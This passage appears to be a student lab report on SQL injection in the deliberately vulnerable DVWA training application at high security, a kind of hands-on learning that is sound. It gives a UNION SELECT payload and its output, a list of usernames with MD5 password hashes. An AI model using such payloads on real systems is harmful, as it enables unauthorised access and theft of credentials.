After the security settings to "HIGH" again the page appeared different to last time. This time instead of input text filed or drop down list there appeared a hyperlink which redirected to another on clicking it (fig 4.1). The page which was redirected to contains an input field where we have enter the user id to get the details of the users.





Fig 4.1

In the input field I tried entering just "1" and submitted, then it displayed the details of the user with user id 1.Then changed the input to **1' UNION SELECT user,password from users #** and submitted. Then the resulting page displayed the details of the users (fig 4.2).



Vulnerability: SQL Injection

Click here to change your ID.

```
ID: 1 ' UNION SELECT user, password FROM users#
First name: admin
Surname: admin

ID: 1 ' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1 ' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1 ' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1 ' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1 ' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

More Information

uriteam.com/securityreviews/5DP0N1P76E.html
edia.org/wiki/SQL_injection
vituna.com/sql-injection-cheatsheet-oku/
onkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
asp.org/index.php/SQL_Injection
bles.com/

SQL Injection Session Input :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* — Mozilla Firefox

dvwa/vulnerabilities/sqli/session-input.php#

Session ID: 1 ' UNION SELECT user, password FROM users#

Submit

Close

Fig 4.2

The result includes the details of users such as username and hashed password.